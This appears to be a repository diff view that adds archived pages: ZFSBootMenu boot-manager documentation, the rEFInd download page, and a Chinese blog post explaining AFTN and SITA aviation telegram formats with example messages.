- Using `kexec`, load the selected kernel and its initramfs image into memory, setting the kernel command line with the contents of the `org.zfsbootmenu:commandline` property for that filesystem.
|
||||
|
||||
- Unmount all ZFS filesystems.
|
||||
|
||||
- Boot the final kernel and initramfs.
|
||||
|
||||
|
||||
At this point, the system will be booting into your usual OS-managed kernel and initramfs, along with any arguments needed to correctly boot your system.
|
||||
|
||||
Whenever ZFSBootMenu encounters natively encrypted ZFS filesystems that it intends to scan for boot environments, it will prompt the user to enter a passphrase as necessary.
|
||||
|
||||
## Distribution Agnostic[#](https://docs.zfsbootmenu.org/en/v2.3.x/#distribution-agnostic "Link to this heading")
|
||||
|
||||
ZFSBootMenu is capable of booting just about any Linux distribution. Distributions that are known to boot without requiring any special configuration include:
|
||||
|
||||
- Void
|
||||
|
||||
- Chimera
|
||||
|
||||
- Alpine
|
||||
|
||||
- openSUSE (Leap, Tumbleweed)
|
||||
|
||||
- Gentoo
|
||||
|
||||
- Fedora
|
||||
|
||||
- Debian and its descendants (Ubuntu, Linux Mint, Devuan, etc.)
|
||||
|
||||
- Arch
|
||||
|
||||
|
||||
Red Hat and its descendants (RHEL, CentOS, etc.) are expected to work as well but have never been tested.
|
||||
|
||||
ZFSBootMenu provides several configuration options that can be used to fine-tune the boot process for nonstandard configurations.
|
||||
|
||||
## Easily Deployed and Extensively Configurable[#](https://docs.zfsbootmenu.org/en/v2.3.x/#easily-deployed-and-extensively-configurable "Link to this heading")
|
||||
|
||||
Each release includes pre-generated boot images, based on Void Linux, that should work for the majority of users. Images are distributed for `x86_64` platforms both as monolithic UEFI applications as well a separate kernel an initramfs image that are suitable for use on both UEFI and legacy BIOS systems. Users of other platforms or that require custom configurations can build local images, running the ZFSBootMenu image generator either in a host installation or in the controlled environment of an OCI (Docker) container.
|
||||
|
||||
Modern UEFI platforms provide a wide range of [options for launching ZFSBootmenu](https://docs.zfsbootmenu.org/en/v2.3.x/general/uefi-booting.html). For legacy BIOS systems, `syslinux` is a convenient choice. A [syslinux guide for Void Linux](https://docs.zfsbootmenu.org/en/v2.3.x/guides/void-linux/syslinux-mbr.html) describes the `syslinux` installation and configuration process in the context of a broader Void Linux installation.
|
||||
|
||||
### Local Installation[#](https://docs.zfsbootmenu.org/en/v2.3.x/#local-installation "Link to this heading")
|
||||
|
||||
The ZFSBootMenu repository includes a [Makefile](https://github.com/zbm-dev/zfsbootmenu/blob/v2.3.0/Makefile) with targets to install the [generate-zbm](https://docs.zfsbootmenu.org/en/v2.3.x/man/generate-zbm.8.html) builder, all necessary components, manual pages and some convenient helpers. A local ZFSBootMenu installation requires some additional software that may be available as packages in your distribution or may need to be manually installed. The following components are required or recommended for inclusion in the bootloader image:
|
||||
|
||||
> - [fzf](https://github.com/junegunn/fzf)
|
||||
>
|
||||
> - [kexec-tools](https://github.com/horms/kexec-tools)
|
||||
>
|
||||
> - [mbuffer](http://www.maier-komor.de/mbuffer.html) (recommended, but not required)
|
||||
>
|
||||
|
||||
In addition, `generate-zbm` requires a few Perl modules:
|
||||
|
||||
> - [perl Sort::Versions](https://metacpan.org/pod/Sort::Versions)
|
||||
>
|
||||
> - [perl YAML::PP](https://metacpan.org/pod/YAML::PP)
|
||||
>
|
||||
> - [perl boolean](https://metacpan.org/pod/boolean)
|
||||
>
|
||||
|
||||
If you will create unified EFI executables (which bundles the kernel, initramfs and command line), you will also need a an EFI stub loader, which is typically included with [systemd-boot](https://www.freedesktop.org/wiki/Software/systemd/systemd-boot/) or [gummiboot](https://pkgs.alpinelinux.org/package/edge/main/x86/gummiboot).
|
||||
|
||||
Most or all of these software components may be available as packages in your distribution.
|
||||
|
||||
Locally created ZFSBootMenu images use your your regular system kernel, ZFS drivers and user-space utilities. The ZFSBootMenu image is constructed using standard Linux initramfs generators. ZFSBootMenu is known to work and is explicitly supported with:
|
||||
|
||||
- [dracut](https://github.com/dracutdevs/dracut)
|
||||
|
||||
- [mkinitcpio](https://github.com/archlinux/mkinitcpio)
|
||||
|
||||
|
||||
Building a custom image is known to work in the following configurations:
|
||||
|
||||
- With `mkinitcpio` or `dracut` on Void (the `zfsbootmenu` package will make sure all prerequisites are available)
|
||||
|
||||
- With `mkinitcpio` or `dracut` on Arch
|
||||
|
||||
- With `dracut` on Debian or Ubuntu (installed as `dracut-core` to avoid replacing the system `initramfs-tools` setup)
|
||||
|
||||
|
||||
Configuration of the ZFSBootMenu build process is accomplished via a [YAML configuration file](https://docs.zfsbootmenu.org/en/v2.3.x/man/generate-zbm.5.html) for `generate-zbm`.
|
||||
|
||||
### Building in a Container[#](https://docs.zfsbootmenu.org/en/v2.3.x/#building-in-a-container "Link to this heading")
|
||||
|
||||
The official ZFSBootMenu release images are built in a standard Void Linux OCI container that provides a predictable environment that is known to be supported with ZFSBootMenu. The container entrypoint provides full access to all of the configurability of ZFSBootMenu, and a helper script simplifies the process or running the container and managing the images that it produces. The [ZFSBootMenu container guide](https://docs.zfsbootmenu.org/en/v2.3.x/general/container-building.html) provides a detailed description of the containerized build process as well as a straightforward example of local image management using the helper script.
|
||||
|
||||
## ZFS Boot Environments[#](https://docs.zfsbootmenu.org/en/v2.3.x/#zfs-boot-environments "Link to this heading")
|
||||
|
||||
The concept of a "boot environment" is very loosely defined in ZFSBootMenu. Fundamentally, ZFSBootMenu treats any filesystem that appears to be an operating system root and contains an identifiable Linux kernel and initramfs as a boot environment. A [primer](https://docs.zfsbootmenu.org/en/v2.3.x/general/bootenvs-and-you.html) provides more details about the identification process.
|
||||
|
||||
### Command-Line Arguments[#](https://docs.zfsbootmenu.org/en/v2.3.x/#command-line-arguments "Link to this heading")
|
||||
|
||||
When booting a particular enviornment, ZFSBootMenu reads the `org.zfsbootmenu:commandline` [property](https://docs.zfsbootmenu.org/en/v2.3.x/man/zfsbootmenu.7.html#zfs-properties) for that filesystem to discover kernel command-line arguments that should be passed to the kernel it will boot.
|
||||
|
||||
Note
|
||||
|
||||
Do not set a `root=` option (or any similar indicator of the root filesystem) in this property; ZFSBootMenu will add an appropriate `root=` argument when it boots the environment and will actively suppress any conflicting option.
|
||||
|
||||
Because ZFS properties are inherited by default, it is possible to set the `org.zfsbootmenu:commandline` property on a common parent to apply the same KCL arguments to multiple environments. Setting the property locally on individual boot environments will override the common defaults.
|
||||
|
||||
As a special accommodation, the substitution keyword `%{parent}` in the KCL property will be recursively expanded to whatever the value of `org.zfsbootmenu:commandline` would be on the parent dataset. This allows, for example, mixing options common to multiple environments with those specific to each:
|
||||
|
||||
zfs set org.zfsbootmenu:commandline\=""zfs.zfs\_arc\_max\=8589934592"" zroot/ROOT
|
||||
zfs set org.zfsbootmenu:commandline\="%{parent} loglevel=4" zroot/ROOT/void.2019.11.01
|
||||
zfs set org.zfsbootmenu:commandline\="loglevel=7 %{parent}" zroot/ROOT/void.2019.10.04
|
||||
|
||||
will cause ZFSBootMenu to interpret the KCL for `zroot/ROOT/void.2019.11.01` as:
|
||||
|
||||
zfs.zfs\_arc\_max\=8589934592 loglevel\=4
|
||||
|
||||
while the KCL for `zroot/ROOT/void.2019.10.04` would be:
|
||||
|
||||
loglevel\=7 zfs.zfs\_arc\_max\=8589934592
|
||||
|
||||
To simplify the manipulation of command-line parameters for boot environments, the [zbm-kcl](https://docs.zfsbootmenu.org/en/v2.3.x/man/zbm-kcl.8.html) helper facilitates live review and edits.
|
||||
|
||||
## Signature Verification and Prebuilt EFI Executables[#](https://docs.zfsbootmenu.org/en/v2.3.x/#signature-verification-and-prebuilt-efi-executables "Link to this heading")
|
||||
|
||||
All release assets, including EFI executables and kernel/initramfs pairs, are signed with [signify](https://flak.tedunangst.com/post/signify), which provides a simple method for verifying that the contents of the file are as this project intended. Once you've installed `signify` (that's left as an exercise, although Void Linux provides the `signify` package for this purpose), just download the desired assets from the [ZFSBootMenu release page](https://github.com/zbm-dev/zfsbootmenu/releases), download the file `sha256.sig` alongside it, and run:
|
||||
|
||||
You will need the public key used to sign ZFSBootMenu executables. The key is available at [releng/keys/zfsbootmenu.pub](https://github.com/zbm-dev/zfsbootmenu/blob/v2.3.0/releng/keys/zfsbootmenu.pub). Install this file as `/etc/signify/zfsbootmenu.pub` if you like; this key can be used for all subsequent verifications. Otherwise, look at the `-p` command-line option for `signify` to provide a path to the key.
|
||||
|
||||
The signature file `sha256.sig` also includes a signature for the source tarball corresponding to the release. If this file is not present alongside the EFI bundle and the signature file, `signify` will complain about its signature. This error message is OK to ignore; alternatively, tell `signify` to verify only the EFI bundle, or download the source tarball alongside the other files.
|
||||
|
||||
The signify key `zfsbootmenu.pub` may itself be verified; alongside the public key is the GPG signature [releng/keys/zfsbootmenu.pub.gpg](https://github.com/zbm-dev/zfsbootmenu/blob/v2.3.0/releng/keys/zfsbootmenu.pub.gpg), produced with a [personal key from @ahesford](https://github.com/ahesford.gpg), one of the members of the ZFSBootMenu project. This personal key is also available on public key servers. To verify the `signify` key, download the key `zfsbootmenu.pub` and its signature file `zfsbootmenu.pub.gpg`, then run:
|
||||
|
||||
gpg \--recv-key 0x312485BE75E3D7AC
|
||||
gpg \--verify zfsbootmenu.pub.gpg
|
||||
|
||||
Note
|
||||
|
||||
On some distributions, `gpg` may instead by `gpg2`.
|
||||
File diff suppressed because it is too large
Load Diff
+1033
File diff suppressed because it is too large
Load Diff
@@ -0,0 +1,72 @@
|
||||
---
|
||||
page-title: "The rEFInd Boot Manager: Getting rEFInd"
|
||||
url: https://www.rodsbooks.com/refind/getting.html
|
||||
date: "2024-06-05 10:09:10"
|
||||
---
|
||||
by Roderick W. Smith, [rodsmith@rodsbooks.com](mailto:rodsmith@rodsbooks.com)
|
||||
|
||||
Originally written: March 14, 2012; last Web page update: April 6, 2024, referencing rEFInd 0.14.2
|
||||
|
||||
|
||||
---
|
||||
|
||||
This page is part of the documentation for the rEFInd boot manager. If a Web search has brought you here, you may want to start at the [main page.](https://www.rodsbooks.com/refind/index.html)
|
||||
|
||||
---
|
||||
|
||||
**Note:** I consider rEFInd to be *beta-quality software!* I'm discovering bugs (old and new) and fixing them every few days. That said, rEFInd is a usable program in its current form on many systems. If you have problems, feel free to drop me a line.
|
||||
|
||||
## Getting rEFInd from Sourceforge
|
||||
|
||||
You can find the rEFInd source code and binary packages at [its SourceForge page.](http://www.sourceforge.net/projects/refind/) Note that rEFInd is OS-independent—it runs before the OS, so you can download the same binary package for any OS (although some OS-specific packages are also available, for ease of installation). You can obtain rEFInd in several different forms:
|
||||
|
||||
- **[A binary zip file](http://sourceforge.net/projects/refind/files/0.14.2/refind-bin-0.14.2.zip/download)**—Download this file if you want to install rEFInd and/or its filesystem drivers on an *x*86, *x*86-64, or ARM64 computer and have no need to test rEFInd first by booting it on an optical disc or USB flash drive. This zip file package includes *x*86 (aka IA32), *x*86-64 (aka *x*64, AMD64, or EM64T), and ARM64 (aka AARCH64 or AA64) versions of rEFInd. Which you install depends on your architecture, as described on the [Installing and Uninstalling rEFInd](https://www.rodsbooks.com/refind/installing.html) page. Some users of Arch Linux have reported problems booting some specific Arch Linux kernels with rEFInd and some other tools. For them, a [variant package](http://sourceforge.net/projects/refind/files/0.14.2/refind-bin-gnuefi-0.14.2.zip/download) exists in which the *x*86-64 binary was compiled with GNU-EFI rather than the usual TianoCore EDK2. This change helps some users with this problem.
|
||||
- **[A binary RPM file](http://sourceforge.net/projects/refind/files/0.14.2/refind-0.14.2-1.x86_64.rpm/download)**—If you use an RPM-based *x*86-64 Linux system such as Fedora or openSUSE, you can install the binary RPM package rather than use the binary zip file. (I don't provide equivalent 32-bit \[*x*86\] or ARM64 packages.) This package runs the refind-install script (described on the [Installing and Uninstalling rEFInd](https://www.rodsbooks.com/refind/installing.html) page) as part of the installation process. The [source RPM file](http://sourceforge.net/projects/refind/files/0.14.2/refind-0.14.2-1.src.rpm/download) might or might not build on your system as-is; it relies on assumptions about the locations of the GNU-EFI development files.
|
||||
- **[A binary Debian package](http://sourceforge.net/projects/refind/files/0.14.2/refind_0.14.2-1_amd64.deb/download)**—If you use an *x*86-64 version of Debian, Ubuntu, Mint, or another Debian-based distribution, you can install from this package, which was converted from the binary RPM package using alien. Note that an [Ubuntu PPA](https://www.rodsbooks.com/refind/getting.html#ppa) is available, which may install more smoothly and will cause rEFInd to automatically update with other packages.
|
||||
- **[A CD-R image file](http://sourceforge.net/projects/refind/files/0.14.2/refind-cd-0.14.2.zip/download)**—This download contains the same files as the binary zip file, but you can burn it to a CD-R to test rEFInd (and its filesystem drivers) without installing it first. (It boots on UEFI PCs, but fails on some older Macs.) If you like it, you can then copy the files from the CD-R to your hard disk. The files are named in such a way that the disc should boot on either 64-bit (*x*86-64) or 32-bit (*x*86) EFI computers. I've included an open source EFI shell program on this disc that's not included in the binary zip file, so that you can access an EFI shell from a bootable disc even if you don't have an EFI shell available from your regular hard disk. This can be an extremely valuable diagnostic tool if you know how to use an EFI shell.
|
||||
- **[A USB flash drive image file](http://sourceforge.net/projects/refind/files/0.14.2/refind-flashdrive-0.14.2.zip/download)**—Although you can create your own rEFInd USB flash drive using the binary .zip file and its refind-install script, you may find it easier to download this version and copy it to your USB drive with dd or some other low-level disk copying utility.
|
||||
- **[A source code tarball](http://sourceforge.net/projects/refind/files/0.14.2/refind-src-0.14.2.tar.gz/download)**—This is useful if you want to compile the software locally. Note that I use Linux with the [TianoCore EFI Development Kit 2 (EDK2)](https://sourceforge.net/projects/tianocore/) to build my binary packages (above), although the [GNU-EFI](http://sourceforge.net/projects/gnu-efi) development tools are also supported, and are used in building the Ubuntu PPA.
|
||||
- **[Source code via git](https://sourceforge.net/p/refind/code/ci/master/tree/)**—If you want to peruse the source code in your Web browser or get the very latest version (including pre-release bug fixes and updates), you can use the Sourceforge git repository. This access method is most useful to programmers, or at least to those who are familiar with programming tools. If you need to ask "what's git?", this is probably not the best way for you to obtain rEFInd.
|
||||
|
||||
If you're using a platform other than *x*86, *x*86-64, or ARM64, you can give rEFInd a try; however, you'll need to build it from source code yourself or track down a binary from another source. (Perhaps by the time you read this it will be included in Linux distributions built for unusual CPUs.)
|
||||
|
||||
To extract the files from the zip file images I've provided, you'll need a tool such as unzip, which is included with Linux and Mac OS X. Numerous Windows utilities also support this format, such as [PKZIP](http://www.pkware.com/software/pkzip/) and [7-Zip.](http://www.7-zip.org/) The source files come in tarball format, for which a tool such as the Unix/Linux tar utility is appropriate.
|
||||
|
||||
## Getting rEFInd from Your OS's Repositories
|
||||
|
||||
I know of a small number of pre-packaged versions of rEFInd, either in official OS repositories or in ancillary repositories:
|
||||
|
||||
- **Debian**—Debian added rEFInd 0.10.3 to its "sid" (unstable") repository in June of 2016. As of early 2020, rEFInd is now part of the "stable" Debian release. You can download and install it as a separate package [here.](https://packages.debian.org/unstable/admin/refind) Be aware that Debian's package is not signed with a Secure Boot key, although if the sbsigntool package is installed, the installation scripts will generate and use their own Secure Boot keys and sign the binary with them.
|
||||
- **Ubuntu**—Two Ubuntu-specific methods of installing rEFInd in this distribution exist:
|
||||
- Ubuntu 17.04 ("Zesty Zapus") and later include rEFInd. Note that, like the Debian package, this one is not signed for use with Secure Boot, but if your system includes the sbsigntool package, the installer will generate a local key for this purpose. If you want a more recent version, you can use my PPA or install my Debian package.- I've created a [rEFInd PPA](https://launchpad.net/~rodsmith/+archive/refind) for Ubuntu. To use it, open a Terminal window and type the following commands:
|
||||
|
||||
$ **sudo apt-add-repository ppa:rodsmith/refind**
|
||||
$ **sudo apt update**
|
||||
$ **sudo apt install refind**
|
||||
|
||||
You'll be asked whether to install rEFInd to the ESP when you first install it. Thereafter, the rEFInd version will update along with your other software. This package is built with GNU-EFI and is not signed with a Secure Boot key; however, the install script should sign the binary with a locally-generated key if it detects that your system uses Secure Boot. Thus, if you've previously installed one of my binaries on a Secure Boot system and added its key as a MOK, you'll have to add your local key when you reboot.
|
||||
- **Fedora**—rEFInd is available in Fedora's repositories, as of Fedora 36 (maybe earlier). The packaging is a bit odd; there's an overarching package called rEFInd, which itself holds no files but describes a dependency on the rEFInd-tools package (which holds scripts, documentation, icons, and so on) and an architecture-specific package (rEFInd-unsigned-x64, rEFInd-unsigned-ia32 or rEFInd-unsigned-aa64), which holds the EFI binaries. In the end this works much like other distributions, although the package name is mixed-case: You can install rEFInd by typing, dnf install rEFInd. This will, however, install rEFInd broken across three packages. As with most other distributions, the rEFInd binaries distributed by Fedora are unsigned. Fedora's RPM package also will *not* automatically install rEFInd to your ESP, so you must type refind-install (as root or using sudo) to complete the installation.
|
||||
- **Arch Linux**—You can obtain rEFInd from the Arch repositories, in both a stable version (the refind package installable via pacman) and an experimental release built from rEFInd's git repository in the Arch User Repository (AUR), under the name refind-efi-git. The git release is likely to include pre-release bug fixes and new features, but those features may be poorly tested or undocumented.
|
||||
- **ALT Linux**—This RPM-based distribution uses rEFInd by default on EFI-based computers. If I understand correctly, ALT's optical disc installer boots with a combination of rEFInd and ELILO. The distribution provides an RPM of rEFInd; see [this page](http://packages.altlinux.org/en/Sisyphus/srpms/refind) for details.
|
||||
- **Gentoo Linux**—An official ebuild of rEFInd is available; see [here](https://packages.gentoo.org/packages/sys-boot/refind) for details and [here](https://wiki.gentoo.org/wiki/Refind) for Gentoo's official rEFInd documentation. Because Gentoo packages are compiled locally, there is no version that's pre-signed with Secure Boot keys; but as with any rEFInd binary, you can sign it yourself, and the installer script should do so automatically if sbsign is available.
|
||||
- **Slackware**—As far as I know, an official rEFInd package is not available as part of Slackware; however, a [Slackware package from SlackBuilds](https://www.slackbuilds.org/result/?search=refind&sv=) is available.
|
||||
- **[Fat Dog](http://distro.ibiblio.org/fatdog/web/)**—This variant of Puppy Linux uses a combination of rEFInd and GRUB 2 to boot its installation medium in EFI mode and provides a rEFInd package in its repository set.
|
||||
- **The [Nix Packages collection](http://nixos.org/nixpkgs/)**—This site creates packages for a number of OSes using its own packaging system.
|
||||
|
||||
Please keep in mind that OS package repositories lag behind the official rEFInd releases. This time lag can be trivial or significant, depending on the distribution's update policy and release schedule. If you have a problem with rEFInd, please check the latest official release version and, if it's newer than what you've installed from a package repository, update it.
|
||||
|
||||
If you hear of rEFInd being included in another OS's official package set, feel free to [drop me a line.](mailto:rodsmith@rodsbooks.com)
|
||||
|
||||
---
|
||||
|
||||
copyright © 2012–2024 by Roderick W. Smith
|
||||
|
||||
This document is licensed under the terms of the [GNU Free Documentation License (FDL), version 1.3.](https://www.rodsbooks.com/refind/FDL-1.3.txt)
|
||||
|
||||
If you have problems with or comments about this Web page, please e-mail me at [rodsmith@rodsbooks.com.](mailto:rodsmith@rodsbooks.com) Thanks.
|
||||
|
||||
[Go to the main rEFInd page](https://www.rodsbooks.com/refind/index.html)
|
||||
|
||||
[Learn how to install rEFInd](https://www.rodsbooks.com/refind/installing.html)
|
||||
|
||||
[Return](https://www.rodsbooks.com/) to my main Web page.
|
||||
File diff suppressed because it is too large
Load Diff
+541
@@ -0,0 +1,541 @@
|
||||
---
|
||||
page-title: "AFTN和SITA报文简介-CSDN博客"
|
||||
url: https://blog.csdn.net/qq_35318838/article/details/88950025
|
||||
date: "2024-07-16 10:30:51"
|
||||
---
|
||||
飞行动态固定格式电报分为:**AFTN**和**SITA**两种格式的电报。
|
||||
**AFTN格式电报**:供空中交通管制部门使用
|
||||
**SITA格式电报**:供航空公司航务部门使用,
|
||||
两种格式不能混合使用
|
||||
|
||||
### 1.AFTN报文
|
||||
|
||||
AFTN全称为民用航空飞行动态固定电报格式,具体格式如下:
|
||||
|
||||
- (1)第一行:电报种类
|
||||
- (2)第二行:使用时间(UTC时间)
|
||||
- (3)第三行:电报级别
|
||||
|
||||
|
||||
下面分别对以上**格式内容做说明**:
|
||||
电报种类说明:用三个字母表示电报类代号,具体说明如下:
|
||||
|
||||
|
||||
| 电报类代号 | 种类说明 |
|
||||
| ------ | ------------- |
|
||||
| PLN | 飞行预报 |
|
||||
| COR | 修订飞行预报 |
|
||||
| ABS | 取消重复与非重复性飞行预报 |
|
||||
| FPL | 领航计划报 |
|
||||
| CHG | 修定领航计划报 |
|
||||
| CNL | 取消领航计划报 |
|
||||
| DEP | 起飞报 |
|
||||
| ARR | 落地报 |
|
||||
| DAL | 延误报 |
|
||||
| RTN | 返航报 |
|
||||
| ALN | 备降报 |
|
||||
| CPL | 现行飞行变更报 |
|
||||
| EST | 预计飞越报 |
|
||||
| CDN | 管制协调报 |
|
||||
| ACP | 管制协调接受报 |
|
||||
| LAM | 逻辑确认报 |
|
||||
| RQP | 请求飞行计划报 |
|
||||
| RQS | 请求领航计划补充信息报 |
|
||||
| SPL | 令航计划补充信息报 |
|
||||
| ALR | 告警报 |
|
||||
| RCF | 无线电通信失效报 |
|
||||
| ovlfly | 飞跃报 |
|
||||
|
||||
|
||||
电报级别说明:
|
||||
|
||||
- (1)SS:第一等级,遇险报。
|
||||
- (2)DD:第二等级,特级报。
|
||||
- (3)FF:第三等级,加急报。(常用)
|
||||
- (4)GG:第四等级,急报。(常用)
|
||||
|
||||
|
||||
|
||||
|
||||
电报代码中的**特别编组号说明**如下:
|
||||
|
||||
|
||||
|
||||
| 编组号 | 数据类型 |
|
||||
| --- | ------------------ |
|
||||
| 3 | 电报类别、编号和参考数据 |
|
||||
| 5 | 紧急情况说明 |
|
||||
| 7 | 航空器识别标志和SS模式及编码 |
|
||||
| 8 | 飞行规则及种类 |
|
||||
| 9 | 航空器数目、机型和尾流等级 |
|
||||
| 10 | 机载设备 |
|
||||
| 13 | 超飞机场和时间 |
|
||||
| 14 | 预计飞跃边界数据 |
|
||||
| 15 | 航路 |
|
||||
| 16 | 目的地机场的预计飞行总时间,备降机场 |
|
||||
| 17 | 落地机场和时间 |
|
||||
| 18 | 其他情报 |
|
||||
| 19 | 补充情报 |
|
||||
| 20 | 搜寻和救援告警情报 |
|
||||
| 21 | 无线电失效情报 |
|
||||
| 22 | 修订 |
|
||||
|
||||
|
||||
下面举几个例子说说各AFTN电报的内容:
|
||||
|
||||
#### 1\. PLN 飞行预报
|
||||
|
||||
```
|
||||
(PLN(3)-0301
|
||||
-CSH9101(7)-IS(8)-B752/M(9)
|
||||
-ZSSS0015(13)-ZBAA0150 ZBTJ (16)
|
||||
-K0800S1080 PIKAS G330 A593 VYK(15)
|
||||
-STS/VIP(18) )
|
||||
```
|
||||
|
||||
有关PLN注意事项:飞行计划实施前一天的0800前(世界协调时),根据规定要求由相关的**空中交通服务**单位拍发的非重复性飞行计划电报
|
||||
|
||||
对于**修订飞行预报 COR(correction message)**,是用于修订飞行预报有关内容的电报,代码如下:
|
||||
|
||||
```
|
||||
(COR-0301-CSH9101-ZSSS0015-9/B737)
|
||||
```
|
||||
|
||||
对于**取消重复与非重复性飞行预报 ABS( abolishmessage )**,是用于取消某日飞行计划电报,代码如下:
|
||||
|
||||
```
|
||||
(ABS-0301-CSH9101-ZSSS0015)
|
||||
```
|
||||
|
||||
#### 2.领航计划报 FPL( filed flight plan message)
|
||||
|
||||
```
|
||||
(FPL-CSH9101-IS
|
||||
-B752/M-SDIH/C
|
||||
-ZSSS0015
|
||||
-K0800S1080 PIKAS G330 PIMOL A593 VYK
|
||||
-ZBAA0150 ZBTJ
|
||||
-EET/ZBPE0110 REG/B2843 SEL/FRDH RMK/ACAS)
|
||||
```
|
||||
|
||||
**领航计划报 FPL( filed flight plan message)**,由空中交通服务单位在航空器预计撤轮档时间前45min(不应早于预计撤轮档时间6h),拍发给沿航路有关空中交通服务单位的电报。
|
||||
|
||||
对于**修订领航计划报 CHG( modification message)**,是用于修订领航计划中有关内容的电报,代码如下:
|
||||
|
||||
```
|
||||
(CHG-CSH9101-ZSSS0015-ZBAA0150-XXXX)
|
||||
```
|
||||
|
||||
对于**取消领航计划报 CNL(flight plan cancellation message)**,是当领航计划已发出后,需要取消时,用于取消该航空器领航计划的电报,代码如下:
|
||||
|
||||
```
|
||||
(CNL-CSH9101-ZSSS0015-ZBAA0150)
|
||||
```
|
||||
|
||||
#### 3\. 起飞报 DEP ( departure message)
|
||||
|
||||
航空器起飞后,用于通报起飞时间的电报。
|
||||
|
||||
```
|
||||
(DEP-CSH9101/A3031-ZSSS0020-ZBAA)
|
||||
```
|
||||
|
||||
#### 4\. 落地报 ARR(arrival message)
|
||||
|
||||
航空器落地后,用于通报落地时间的电报。
|
||||
|
||||
```
|
||||
(ARR-CSH9101-ZSSS-ZBAA0210)
|
||||
```
|
||||
|
||||
#### 5\. 延误报 DLA( delay message)
|
||||
|
||||
当航空器预计起飞时间比原领航计划中的预计撤轮档时间推迟超过30min时,用于向各有关单位通报其延误信息的电报。
|
||||
|
||||
```
|
||||
(DLA-CSH9101-ZSSS0100-ZBAA)
|
||||
```
|
||||
|
||||
#### 6\. 返航报 RTN(return message)
|
||||
|
||||
用于向有关单位通报航空器返航信息的电报。
|
||||
|
||||
```
|
||||
(RTN-CSH9102-ZBAA-PSN/0148S0960-ZSSS-RMK/WX)
|
||||
```
|
||||
|
||||
表示:CCA1501航班从北京机场起飞,原目的地机场为上海机场,现因天气原因返航北京机场,预计PSN0148,高度9600m
|
||||
|
||||
#### 7\. 备降报 ALN(alternate message)
|
||||
|
||||
用于向有关单位通报航空器备降信息的电报
|
||||
|
||||
```
|
||||
(ALN-CSH9102-ZBAA-EPN/0145S0960-N0450S0960 A593 VYK A326-ZYTL-RMK/WX)
|
||||
```
|
||||
|
||||
表示:CCA1501航班从北京机场起飞后因天气原因将备降大连机场,预计飞越EPN0145,高度9600m。速度450kn,经A593航路,在VYK转向A326航路。
|
||||
|
||||
#### 8.其它电报
|
||||
|
||||
```
|
||||
告警报 ALR(alerting message)
|
||||
|
||||
无线电通信失效报 RCF(radio communication failure message)
|
||||
|
||||
预计飞越报 EST(estimate message)
|
||||
|
||||
飞跃报:(OVFLY-CCA976/A2230-WSSS-BEKOL/1944-ZBAA)
|
||||
```
|
||||
|
||||
#### FPL 和 RPL
|
||||
|
||||
下面详细介绍**领航计划报FPL**(FLIGHTPLAN)和**RPL**(REPETITIVE FPL)的编组内容
|
||||
|
||||
**FPL构成:**
|
||||
|
||||
编组3-7-8-9-10-13-15-16-18-19
|
||||
|
||||
##### 1\. 编组8:飞行规则及种类
|
||||
|
||||
飞行规则
|
||||
|
||||
一个字母表示如下:
|
||||
|
||||
I 表示仪表飞行规则
|
||||
|
||||
V 表示目视飞行规则
|
||||
|
||||
Y 表示先仪表飞行规则
|
||||
|
||||
Z 表示先目视飞行规则
|
||||
|
||||
S 表示定期的航空运输飞行
|
||||
|
||||
N 表示非定期的航空运输飞行 包括:旅客包机飞行、货包机飞行。
|
||||
|
||||
E 表示急救飞行
|
||||
|
||||
B 表示专机飞行
|
||||
|
||||
G 表示通用航空飞行 包括:播种飞行、公务飞行、人工降雨飞行、护林飞行、农化飞行、物理控矿飞行等
|
||||
|
||||
J 表示加班飞行
|
||||
|
||||
M 表示军用运输飞行
|
||||
|
||||
Q 表示补班飞行
|
||||
|
||||
X 表示其他飞行 包括:熟练飞行、校验飞行、训练飞行、调机飞行、试飞飞行等
|
||||
|
||||
##### 2\. 编组9航空器数目、机型和尾流等级
|
||||
|
||||
航空器架数(如多于一架)此单项仅用于编队飞行中,用2位数字来表示航空器架数。
|
||||
|
||||
航空器机型 用2~4个字符,按国际民航组织文件8643号《航空器机型代码》规定填写,如无指定的代号或在飞行中有多种机型,填定“ZZZZ”。如使用字母ZZZZ,航空器机型应填写“其他情报”编组(见编组18)。(GLF4)
|
||||
|
||||
尾流等级: 一个字母表示航空器的最大允许起飞重量;
|
||||
|
||||
H 重型(大于等于136t) `A343 B762 B763 B772 B742 B744`
|
||||
|
||||
M中型(大于7t小于136t) `A319 A320 B733 B736 B737 B738 B752GLF4`
|
||||
|
||||
L轻型(小于等于7t)
|
||||
|
||||
##### 3.编组10机载设备
|
||||
|
||||
*无线电通信:AFTN/SITA报文详细说明
|
||||
监视设备:用一个或两个字母来说明所载监视设备;*
|
||||
|
||||
二次监视雷达设备
|
||||
|
||||
N 没有应答机
|
||||
|
||||
A A模式应答机(4位数――4096个编码)。
|
||||
|
||||
C A模式应答机(4位数――4096个编码)和C模式应答机。
|
||||
|
||||
X S模式应答机,没有航空器识别标志和气压高度发射信号。
|
||||
|
||||
P S模式应答机,具有气压高度发射信号,但没有航空器识别标声发射信号。
|
||||
|
||||
I S模式应答机,具有航空器识别标志和发射信号,但无气压高度发射信号。
|
||||
|
||||
S S模式应答机,具有气压高度和航空器识别标志的发射信号。
|
||||
|
||||
D 具有自动相关监视能力
|
||||
|
||||
##### 4.编组13 起飞机场和时间(略)
|
||||
|
||||
##### 5\. 编组15航路
|
||||
|
||||
n 巡航速度:巡航速度或马赫数,飞行中第一个或整个巡航航段的真空速,按下列方式表示;
|
||||
|
||||
K 后随4位数字,单位为“Km/h”表示真空速;
|
||||
|
||||
N 后随4位数字,单位为“Knots”表示真空速。
|
||||
|
||||
M 后随3位数字表示最近的1%马赫单位的马赫数
|
||||
|
||||
n 巡航高度:高度层数据有4种表示方法:
|
||||
|
||||
“F”后跟随3位数,表示以100ft为单位的飞行高度层。如飞行高度层33000ft以“F330”表示;
|
||||
|
||||
“S”后跟随4位数,表示以10m为单位的飞行高度层,如飞行高度层11400m以“S1140”表示;
|
||||
|
||||
“A”后跟随3位数,表示以100ft为单位的海拔高度。如海拔高度4500ft以“A045”表示;
|
||||
|
||||
“M”后跟随4位数,表示以10m为单位的海拔高度。如海拔高度8400m以“M0840”表示。
|
||||
|
||||
##### 6\. 编组16目的地机场和预计经过总时间,备降机场
|
||||
|
||||
##### 7\. 编组18其他情报
|
||||
|
||||
EET/ 由有关空中交通服务单位规定的重要点或飞行情报区边界累计的预计经过总时间。如:EET/ZBAA0204表示飞至北京情报区用时2小时04分
|
||||
|
||||
